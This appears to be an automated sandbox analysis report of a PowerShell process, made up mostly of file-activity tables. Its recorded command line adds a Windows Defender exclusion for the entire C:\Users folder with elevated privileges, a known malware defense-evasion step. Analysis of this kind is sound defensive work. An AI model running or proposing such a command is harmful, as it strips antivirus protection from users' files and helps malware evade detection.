C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpPreference.cdxml	0	4096	success or wait	2	7FFDF705DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpPreference.cdxml	0	512	success or wait	1	7FFDF705DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpPreference.cdxml	0	4096	success or wait	2	7FFDF705DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpPreference.cdxml	0	4096	success or wait	32	7FFDF9E5C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpPreference.cdxml	0	798	end of file	1	7FFDF9E5C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpPreference.cdxml	0	4096	end of file	1	7FFDF9E5C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpThreat.cdxml	0	4096	success or wait	2	7FFDF705DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpThreat.cdxml	0	512	success or wait	1	7FFDF705DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpThreat.cdxml	0	4096	success or wait	1	7FFDF705DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpThreat.cdxml	0	4096	success or wait	5	7FFDF9E5C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpThreat.cdxml	0	4096	end of file	1	7FFDF9E5C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpThreatCatalog.cdxml	0	512	success or wait	1	7FFDF705DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpThreatCatalog.cdxml	0	4096	success or wait	9	7FFDF9E5C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpThreatCatalog.cdxml	0	162	end of file	1	7FFDF9E5C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpThreatCatalog.cdxml	0	4096	end of file	2	7FFDF9E5C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpThreatDetection.cdxml	0	512	success or wait	2	7FFDF705DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpThreatDetection.cdxml	0	512	success or wait	2	7FFDF705DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpThreatDetection.cdxml	0	4096	success or wait	4	7FFDF9E5C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpThreatDetection.cdxml	0	135	end of file	1	7FFDF9E5C9C8	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpSignature.cdxml	0	512	success or wait	1	7FFDF705DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpSignature.cdxml	0	512	success or wait	1	7FFDF705DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpSignature.cdxml	0	4096	success or wait	5	7FFDF9E5C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpSignature.cdxml	0	4096	end of file	1	7FFDF9E5C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpWDOScan.cdxml	0	512	success or wait	1	7FFDF705DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpWDOScan.cdxml	0	4096	success or wait	1	7FFDF705DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpWDOScan.cdxml	0	512	success or wait	1	7FFDF705DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpWDOScan.cdxml	0	4096	success or wait	1	7FFDF705DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpWDOScan.cdxml	0	4096	success or wait	4	7FFDF9E5C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpWDOScan.cdxml	0	356	end of file	1	7FFDF9E5C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpWDOScan.cdxml	0	4096	end of file	1	7FFDF9E5C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpRollback.cdxml	0	512	success or wait	1	7FFDF705DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpRollback.cdxml	0	4096	success or wait	1	7FFDF705DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpRollback.cdxml	0	512	success or wait	1	7FFDF705DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpRollback.cdxml	0	4096	success or wait	5	7FFDF9E5C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpRollback.cdxml	0	4096	end of file	1	7FFDF9E5C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\ConfigDefender.psd1	0	4096	success or wait	4	7FFDF9E5C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\ConfigDefender.psd1	0	31	end of file	1	7FFDF9E5C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpComputerStatus.cdxml	0	512	success or wait	1	7FFDF705DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpComputerStatus.cdxml	0	4096	success or wait	2	7FFDF705DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpComputerStatus.cdxml	0	512	success or wait	1	7FFDF705DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpComputerStatus.cdxml	0	4096	success or wait	3	7FFDF705DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpComputerStatus.cdxml	0	4096	success or wait	4	7FFDF9E5C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpComputerStatus.cdxml	0	571	end of file	1	7FFDF9E5C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpPreference.cdxml	0	512	success or wait	2	7FFDF705DB8F	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpPreference.cdxml	0	512	success or wait	1	7FFDF705DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpPreference.cdxml	0	4096	success or wait	1	7FFDF705DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpPreference.cdxml	0	4096	success or wait	32	7FFDF9E5C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpPreference.cdxml	0	798	end of file	1	7FFDF9E5C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpPreference.cdxml	0	4096	end of file	1	7FFDF9E5C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpThreat.cdxml	0	512	success or wait	1	7FFDF705DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpThreat.cdxml	0	4096	success or wait	1	7FFDF705DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpThreat.cdxml	0	512	success or wait	2	7FFDF705DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpThreat.cdxml	0	4096	success or wait	28	7FFDF9E5C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpThreat.cdxml	0	4096	end of file	6	7FFDF9E5C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpThreatCatalog.cdxml	0	512	success or wait	1	7FFDF705DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpThreatCatalog.cdxml	0	4096	success or wait	1	7FFDF705DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpThreatCatalog.cdxml	0	512	success or wait	3	7FFDF705DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpThreatCatalog.cdxml	0	162	end of file	1	7FFDF9E5C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpThreatDetection.cdxml	0	512	success or wait	1	7FFDF705DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpThreatDetection.cdxml	0	512	success or wait	1	7FFDF705DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpThreatDetection.cdxml	0	4096	success or wait	4	7FFDF9E5C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpThreatDetection.cdxml	0	135	end of file	1	7FFDF9E5C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpThreatDetection.cdxml	0	4096	end of file	1	7FFDF9E5C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpScan.cdxml	0	512	success or wait	1	7FFDF705DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpScan.cdxml	0	4096	success or wait	1	7FFDF705DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpSignature.cdxml	0	512	success or wait	1	7FFDF705DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpWDOScan.cdxml	0	512	success or wait	1	7FFDF705DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpWDOScan.cdxml	0	4096	success or wait	1	7FFDF705DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpRollback.cdxml	0	512	success or wait	1	7FFDF705DB8F	unknown

Analysis Process: powershell.exe PID: **7124**, Parent PID: **6452**

General

Target ID:	8
Start time:	10:53:13
Start date:	11/10/2024
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	powershell.exe -NoLogo -Command "Add-MpPreference -ExclusionPath 'C:\Users\'"
Imagebase:	0x7ff788560000
File size:	452'608 bytes
MD5 hash:	04029E121A0CFA5991749937DD22A1D9
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high
Has exited:	true

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C: \Users\user\AppData\Local\Temp__PSscriptPolicyTest_nvj4bko1.vwj.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFDF9E6517F	CreateFileW
C: \Users\user\AppData\Local\Temp__PSscriptPolicyTest_vqxni0vi.5l3.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFDF9E6517F	CreateFileW
C: \Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFDF705DB8F	unknown
C: \Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFDF705DB8F	unknown
C: \Windows\system32\config\systemprofile	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFDFB02797B	unknown
C: \Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFDFB02797B	unknown
C: \Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	6	7FFDF705DB8F	unknown
C: \Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	6	7FFDF705DB8F	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C: \Users\user\AppData\Local\Temp__PSscriptPolicyTest_csxx31s3.jgv.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFDF9E6517F	CreateFileW
C: \Users\user\AppData\Local\Temp__PSscriptPolicyTest_ltfi0pvo.yod.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFDF9E6517F	CreateFileW
C: \Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFDF705DB8F	unknown
C: \Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFDF705DB8F	unknown
C: \Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFDF705DB8F	unknown
C: \Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFDF705DB8F	unknown
C: \Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFDF705DB8F	unknown
C: \Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFDF705DB8F	unknown
C: \Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFDF705DB8F	unknown
C: \Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFDF705DB8F	unknown
C: \Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	9	7FFDF705DB8F	unknown
C: \Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	9	7FFDF705DB8F	unknown
C: \Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	3	7FFDF705DB8F	unknown
C: \Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	3	7FFDF705DB8F	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_nvj4bko1.vwj.ps1	success or wait	1	7FFDF9E5A731	DeleteFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_vqxni0vi.5l3.psm1	success or wait	1	7FFDF9E5A731	DeleteFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_csxx31s3.jgv.ps1	success or wait	1	7FFDF9E5A731	DeleteFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_ltfi0pvo.yod.psm1	success or wait	1	7FFDF9E5A731	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_nvj4bko1.vwj.ps1	0	60	23 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 65 73 74 20 66 69 6c 65 20 74 6f 20 64 65 74 65 72 6d 69 6e 65 20 41 70 70 4c 6f 63 6b 65 72 20 6c 6f 63 6b 64 6f 77 6e 20 6d 6f 64 65 20	# PowerShell test file to determine AppLocker lockdown mode	success or wait	1	7FFDF9E5C9C8	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_vqxni0vi.5l3.psm1	0	60	23 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 65 73 74 20 66 69 6c 65 20 74 6f 20 64 65 74 65 72 6d 69 6e 65 20 41 70 70 4c 6f 63 6b 65 72 20 6c 6f 63 6b 64 6f 77 6e 20 6d 6f 64 65 20	# PowerShell test file to determine AppLocker lockdown mode	success or wait	1	7FFDF9E5C9C8	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_csxx31s3.jgv.ps1	0	60	23 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 65 73 74 20 66 69 6c 65 20 74 6f 20 64 65 74 65 72 6d 69 6e 65 20 41 70 70 4c 6f 63 6b 65 72 20 6c 6f 63 6b 64 6f 77 6e 20 6d 6f 64 65 20	# PowerShell test file to determine AppLocker lockdown mode	success or wait	1	7FFDF9E5C9C8	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_ltfi0pvo.yod.psm1	0	60	23 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 65 73 74 20 66 69 6c 65 20 74 6f 20 64 65 74 65 72 6d 69 6e 65 20 41 70 70 4c 6f 63 6b 65 72 20 6c 6f 63 6b 64 6f 77 6e 20 6d 6f 64 65 20	# PowerShell test file to determine AppLocker lockdown mode	success or wait	1	7FFDF9E5C9C8	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	0	64	40 00 00 01 65 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	@e	success or wait	1	7FFDFB5744D9	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	0	4095	success or wait	1	7FFDFB006FE3	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	0	8173	end of file	1	7FFDFB006FE3	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	0	4095	success or wait	1	7FFDFB006FE3	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\mscorlib\b8493bec853ac702d2188091d76ccffa\mscorlib.ni.dll.aux	0	176	success or wait	1	7FFDFAFD5F36	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	0	4095	success or wait	1	7FFDFAFFF056	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	0	8173	end of file	1	7FFDFAFFF056	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	0	4095	success or wait	1	7FFDFAFFF056	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pb378ec07#\0827b790b8e74d0d12643297a812ae07\Microsoft.PowerShell.ConsoleHost.ni.dll.aux	0	1248	success or wait	1	7FFDFAFD5F36	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System\b187b7f31cee3e87b56c8edca55324e0\System.ni.dll.aux	0	620	success or wait	1	7FFDFAFD5F36	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\31326613607f69254f3284ec964796c8\System.Core.ni.dll.aux	0	900	success or wait	1	7FFDFAFD5F36	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manaa57fc8cc#\27947b366dfb4feddb2be787d72ca90d\System.Management.Automation.ni.dll.aux	0	2764	success or wait	1	7FFDFAFD5F36	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	0	4095	success or wait	1	7FFDFB006FE3	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	0	8173	end of file	1	7FFDFB006FE3	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	0	4095	success or wait	1	7FFDFB006FE3	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	0	8173	end of file	1	7FFDFB006FE3	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Mf49f6405#\7488c4f196cfa60a4ca5cca24e2169b0\Microsoft.Management.Infrastructure.ni.dll.aux	0	748	success or wait	1	7FFDFAFD5F36	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Management\8af759007c012da690062882e06694f1\System.Management.ni.dll.aux	0	764	success or wait	1	7FFDFAFD5F36	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Dired13b18a9#\e9e64b91c0e4559f01e50ac43ffb9a2a\System.DirectoryServices.ni.dll.aux	0	752	success or wait	1	7FFDFAFD5F36	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Xml\db3df155ec9c0595b0198c4487f36ca1\System.Xml.ni.dll.aux	0	748	success or wait	1	7FFDFAFD5F36	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Numerics\ce1e4670373608336100bea63bbc8990\System.Numerics.ni.dll.aux	0	300	success or wait	1	7FFDFAFD5F36	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Data\545a9409c1765a7821d3e6c4319ecb2b\System.Data.ni.dll.aux	0	1540	success or wait	1	7FFDFAFD5F36	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	0	64	success or wait	1	7FFDFB02C107	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Configuration\915c1ee906bd8dfc15398a4bab4acb48\System.Configuration.ni.dll.aux	0	864	success or wait	1	7FFDFAFD5F36	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	0	4095	success or wait	1	7FFDFB006FE3	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	0	6135	success or wait	1	7FFDFB006FE3	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	0	8171	end of file	1	7FFDFB006FE3	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	0	4096	success or wait	1	7FFDF9E5C9C8	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	0	4096	end of file	1	7FFDF9E5C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	0	4096	success or wait	1	7FFDF9E5C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	0	4096	end of file	1	7FFDF9E5C9C8	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P6f792626#\6678f8d97608760913b0724754b6ee75\Microsoft.PowerShell.Security.ni.dll.aux	0	1268	success or wait	1	7FFDFAFD5F36	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Transactions\ce574ae4e11a47e97df21426503a82c9\System.Transactions.ni.dll.aux	0	924	success or wait	1	7FFDFAFD5F36	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	0	4096	success or wait	2	7FFDF9E5C9C8	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	0	492	end of file	2	7FFDF9E5C9C8	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C: \Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	0	4096	end of file	2	7FFDF9E5C9C8	ReadFile
C: \Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	0	4096	success or wait	1	7FFDF9E5C9C8	ReadFile
C: \Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	0	734	end of file	1	7FFDF9E5C9C8	ReadFile
C: \Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	0	4096	end of file	1	7FFDF9E5C9C8	ReadFile
C: \Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	0	4096	success or wait	1	7FFDF9E5C9C8	ReadFile
C: \Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	0	4096	end of file	1	7FFDF9E5C9C8	ReadFile
C: \Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	0	4096	success or wait	3	7FFDF9E5C9C8	ReadFile
C: \Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	0	4096	end of file	2	7FFDF9E5C9C8	ReadFile
C: \Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	0	4096	success or wait	7	7FFDF9E5C9C8	ReadFile
C: \Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	0	682	end of file	1	7FFDF9E5C9C8	ReadFile
C: \Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	0	4096	end of file	1	7FFDF9E5C9C8	ReadFile
C: \Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	0	4096	success or wait	1	7FFDF9E5C9C8	ReadFile
C: \Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	0	289	end of file	1	7FFDF9E5C9C8	ReadFile
C: \Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	0	4096	end of file	1	7FFDF9E5C9C8	ReadFile
C: \Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	0	289	end of file	1	7FFDF9E5C9C8	ReadFile
C: \Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	0	4096	success or wait	143	7FFDF9E5C9C8	ReadFile
C: \Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	0	993	end of file	1	7FFDF9E5C9C8	ReadFile
C: \Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	0	4096	end of file	1	7FFDF9E5C9C8	ReadFile
C: \Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	0	4096	success or wait	1	7FFDF9E5C9C8	ReadFile
C: \Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	0	492	end of file	1	7FFDF9E5C9C8	ReadFile
C: \Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	0	4096	end of file	1	7FFDF9E5C9C8	ReadFile
C: \Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	0	4096	success or wait	1	7FFDF9E5C9C8	ReadFile
C: \Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	0	734	end of file	1	7FFDF9E5C9C8	ReadFile
C: \Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	0	4096	end of file	1	7FFDF9E5C9C8	ReadFile
C: \Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	0	4096	success or wait	3	7FFDF9E5C9C8	ReadFile
C: \Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	0	4096	end of file	2	7FFDF9E5C9C8	ReadFile
C: \Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	0	4096	success or wait	2	7FFDF9E5C9C8	ReadFile
C: \Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	0	4096	end of file	1	7FFDF9E5C9C8	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C: \Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	0	4096	success or wait	7	7FFDF9E5C9C8	ReadFile
C: \Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	0	682	end of file	1	7FFDF9E5C9C8	ReadFile
C: \Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	0	4096	end of file	1	7FFDF9E5C9C8	ReadFile
C: \Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	0	4096	success or wait	1	7FFDF9E5C9C8	ReadFile
